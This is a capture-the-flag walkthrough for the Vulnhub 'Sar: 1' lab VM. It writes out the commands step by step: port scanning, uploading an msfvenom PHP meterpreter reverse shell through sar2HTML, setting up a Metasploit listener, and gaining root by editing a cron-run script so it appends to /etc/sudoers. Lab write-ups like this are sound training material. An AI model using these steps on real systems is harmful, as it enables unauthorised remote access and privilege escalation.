Sar: 1 walkthrough Vulnhub CTF
Today we are solving another vulnhub CTF Sar: 1 this VM is created by Love. you can download here the Machine link
Description of Sar 1 CTF
Sar is an OSCP-Like VM with the intent of gaining experience in the world of penetration testing.
Network Scanning
We will be running this lab in a Virtual Machine Player or Virtual Box. After running the lab, we used the netdiscover command to check the IP Address of the lab.
netdiscover
Now we will run an aggressive port scan using Nmap we see the Nmap scan target system port 80 http is open
nmap -A -p- 192.168.1.10
We started from port 80 and tried to browse the webpage on our browser and we see an apache default page after scanning web site I found a robots.txt
http:192.168.1.10/robots.txt
opening the URL sar2HTML we already found the URL robots.txt file After enumeration the SarHTML I found a shell uploading field. Click the New button a new field is open click Browse button and navigate your shell and hit upload report.
http://192.168.1.10/sar2HTML/index.php
Create a simple php reverse shell using Metasploit raw formate
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.19 lport=4545 f raw >hackNos.php

Starting our Metasploit payload listener
msfconsole- use exploit/multi/handler
- set payload php/meterpreter/reverse_tcp
- set lhost 192.168.1.19
- set lport 4545
- run
we see our shell file uPLOAD directory now click the payload
http://192.168.1.10/sar2HTML/sarDATA/uPLOAD/hackNos.php
our session is connected target machine I run the shell command and we see the blank shell import python modules spawn tty shell.
python3 -c 'import pty;pty.spawn("/bin/bash")'
Enumerating the system directory and we found our first flag user.txt
cd /home
ls
cd love
ls
Reading our First Flag love user home directory
cat user.txt
we see the crontab script this script is run s root automatically every 5 minute
cat /etc/crontab
I move the /var/www/html directory and I found the bash script
cd /var/www/html

ls -lsa
cat command to see the script and we see another script write.sh inside the finally.sh we see the write.sh file permission any user edit the file
cat finally.shI edit the file and add our current user sudoers file using the echo command the file is run automatically every file minute
cat >write.sh

echo "www-data ALL= (root) NOPASSWD: /usr/bin/sudo " >>/etc/sudoers
cat write.shAfter 5 minutes I run the sudo -l command and we see our current user entry sudoers file
sudo -l
Privilege Escalation

sudo -u root sudo suFinally, I found our last root flag root.txt
cd /root
ls

cat root.txt